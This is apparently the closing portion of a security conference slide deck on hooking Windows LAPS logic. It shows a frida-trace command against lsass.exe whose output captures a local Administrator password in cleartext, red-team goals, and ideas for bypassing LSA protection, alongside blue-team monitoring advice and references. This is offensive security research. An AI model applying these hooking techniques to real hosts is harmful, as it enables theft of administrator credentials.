+ New ✂ 📄 📁 🗑️ ⬆️ Sort ▾ ≡ View ▾ ⋮ Details

Home Gallery OneDrive

Name	Date modified	Type
This folder is empty.		

Process Hacker [W11\atgo] (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Isa

Processes Services Network Disk

Name	PID	CPU	I/O total r...	Private by...	User name	Description
lsass.exe	932			7.78 MB	NT AUTHORITY\SYSTEM	Local Security Authority Process

CPU Usage: 3.74% Physical memory: 2.59 GB (32.34%) Processes: 132

Command Prompt

```
C:\Users\baguette>gpupdate /target:computer /force
```

6

Conclusion

Can we hook other functions for similar results?

Yes.

And probably a bunch more too.

Would you like
some passwords?



```
Administrator: Command Prompt - frida-trace -p 932 -a laps.dll!0x13c0c -a laps.dll!0x14814 -a laps.dll!0x24a08 -a laps.dll!0x29b28 -a laps.dll!0x271bc -i samsrv.dll!SamISetPasswordForeignUser2
C:\Users\baguette\Desktop>frida-trace -p 932 -a laps.dll!0x13c0c -a laps.dll!0x14814 -a laps.dll!0x24a08 -a laps.dll!0x29b28 -a laps.dll!0x271bc -i samsrv.dll!SamISetPasswordForeignUser2
Instrumenting...
sub_13c0c: Loaded handler at "C:\Users\baguette\Desktop\_handlers\_laps.dll\sub_13c0c.js"
sub_14814: Loaded handler at "C:\Users\baguette\Desktop\_handlers\_laps.dll\sub_14814.js"
sub_24a08: Loaded handler at "C:\Users\baguette\Desktop\_handlers\_laps.dll\sub_24a08.js"
sub_29b28: Loaded handler at "C:\Users\baguette\Desktop\_handlers\_laps.dll\sub_29b28.js"
sub_271bc: Loaded handler at "C:\Users\baguette\Desktop\_handlers\_laps.dll\sub_271bc.js"
SamISetPasswordForeignUser2: Loaded handler at "C:\Users\baguette\Desktop\_handlers\_samsrv.dll\SamISetPasswordForeignUser2.js"
Started tracing 6 functions. Web UI available at http://localhost:49900/
/* TID 0x17a0 */
26798 ms [GET] LdapComputer::UpdateNewPassword
26798 ms --> Username (args[3]): Administrator / Password (args[4]): yy.ZWp[Q-ak4u@
26801 ms | [GET] LdapComputer::BuildPasswordJson
26801 ms | --> Username (args[1]): Administrator / Password (args[2]): yy.ZWp[Q-ak4u@
26817 ms [GET] AccountManager::UpdateStateOnSuccess
26817 ms --> Username: (0x1a88e714640) Administrator / Password: (0x1a88e7131c0) yy.ZWp[Q-ak4u@
26817 ms | [GET] AccountManager::ResetLocalAdminAccountPassword
26817 ms | --> Username: (0x1a88e7144c0) Administrator / Password: (arg[2]) yy.ZWp[Q-ak4u@
26817 ms | | [GET] LocalAdminAccount::ResetPassword
26817 ms | | --> Username: (0x1a88e7144c0) Administrator / Password: (0x1a88e7131c0) yy.ZWp[Q-ak4u@
26817 ms | | | [GET] SamISetPasswordForeignUser2
26817 ms | | | --> Username: (0x1a88e7144c0) Administrator / Password: (0x1a88e7131c0) yy.ZWp[Q-ak4u@
```

Safe from Oops, not from Ops: intentional & careful tampering only, please!

Account password tampering protection

When Windows LAPS is configured to manage a local administrator account password, that account is protected against accidental or careless tampering. This protection extends to the DSRM account, when Windows LAPS is managing that account on a Windows Server Active Directory domain controller.

Windows LAPS rejects unexpected attempts to modify the account's password with a `STATUS_POLICY_CONTROLLED_ACCOUNT` (0xC000A08B) or `ERROR_POLICY_CONTROLLED_ACCOUNT` (0x21CE\8654) error. Each such rejection is noted with a 10031 event in the Windows LAPS event log channel.

Disabled in Windows safe mode

When Windows is started in safe mode, DSRM mode, or in any other non-normal boot mode, Windows LAPS is disabled. The managed account's password isn't backed up during this time even if it is in an expired state.

Source: <https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview>

Overriding LAPS Logic: Mission Accomplished? Still a Lot to Explore

Foundations laid, paths wide open

- ✓ Capture the LAPS password during resets or changes
- ✓ Desynchronize the local password from what's stored in the directory
- ✓ Force password changes on demand


Going further



- **“Messing” with LSASS remains the real challenge (RunAsPPL, EDR, etc.)**
- This talk and the PoCs aimed to highlight the under-studied client-side logic of LAPS – and will hopefully spark some ideas!

Some unsolicited advice

I'm a Consultant, after all



Red Teamers – Be creative!

- Think beyond the PoCs: try retrieving the password via the network, or explore other scenarios
- Numerous functions can be hooked or abused
- Offsets and internal logic may change with updates



Blue Teamers

- Monitor for unexpected LAPS password resets. If LAPS isn't actively used, resets should align with the configured rotation period
- Watch for and limit privilege escalations – our scenarios assume post-compromise. Stopping the initial access prevents it
- Ensure technical controls like RunAsPPL, EDR, etc., are properly deployed and active

Thank you!



 <https://www.linkedin.com/in/antoinegoichot/>

PoCs & Scripts (retrieving PDB and offsets):
<https://github.com/goichot/OverLAPS>

Food for thought and personal to-do list (aka maybe useless ideas)

Ideas to bypass LSA Protection and load a custom DLL:

- Bring Your Own Vulnerable Driver (BYOVD)
- Bring Your Own Vulnerable DLL (itman's PPLrevenue)
- Leveraging COM (James Forshaw, Slowerz's PPLSystem & T3nb3w's ComDotNetExploit)
- Malicious Security Support Provider (SSP)
- Verifier DLL
- etc.

References (1/2)

Microsoft documentation on Windows LAPS:

- What is Windows LAPS? – <https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-overview>
- Key concepts in Windows LAPS – <https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview>

Existing attacks and tools:

- HackTricks page on LAPS – <https://book.hacktricks.wiki/windows-hardening/active-directory-methodology/laps.html>
- Karl Fosaaen (kfosaaen)'s post, *Running LAPS Around Cleartext Passwords* – <https://www.netspi.com/blog/technical-blog/network-penetration-testing/running-laps-around-cleartext-passwords/>
- Karl Fosaaen (kfosaaen) "Get-LAPSPasswords" PowerShell script – <https://github.com/kfosaaen/Get-LAPSPasswords>
- Leo Loobeek (leoloobeek) "LAPSToolkit" PowerShell script – <https://github.com/leoloobeek/LAPSToolkit>
- Adam Chester (XPN)'s post, *LAPS 2.0 Internals* – <https://blog.xpnsec.com/lapsv2-internals/>
- BloodHound "ReadLAPSPassword" page – <https://bloodhound.specterops.io/resources/edges/read-laps-password>
- NetExec LAPS module – <https://github.com/Pennyworth0x0/NetExec/blob/main/nxc/modules/laps.py>

References (2/2)

Tools & Frameworks:

- Frida – Ole André Vadla Ravnås – <https://frida.re/>
- Ghidra – NSA – <https://ghidra-sre.org/>
- Detours by Microsoft – <https://github.com/microsoft/Detours>

Earlier work & Reference materials:

- Maxime Clementz and Antoine Goichot, *Malicious use of “Local Administrator Password Solution”*, Hack.lu, October 2017 – http://archive.hack.lu/2017/HackLU_2017_Malicious_use_LAPS_Clementz_Goichot.pdf | <https://www.youtube.com/watch?v=opSctm4L8kE>
- Microsoft security advisory: Local Administrator Password Solution (LAPS) now available: May 1, 2015 – <https://support.microsoft.com/en-us/topic/microsoft-security-advisory-local-administrator-password-solution-laps-now-available-may-1-2015-404369c3-ea1e-80ff-1e14-5caafb832f53>
- LAPS Operations Guide, LAPS Technical Specification – <https://www.microsoft.com/download/details.aspx?id=46899>
- Local admin password management solution MSDN Code Gallery page (archive from September 2017) – <https://web.archive.org/web/20170929223316/https://code.msdn.microsoft.com/Solution-for-management-of-ae44e789>
- Jiri Formacek (jformacek) from GreyCorbel, "AdmPwd" solution (release 5.2.0) – <https://github.com/GreyCorbel/admpwd/releases/tag/v5.2.0>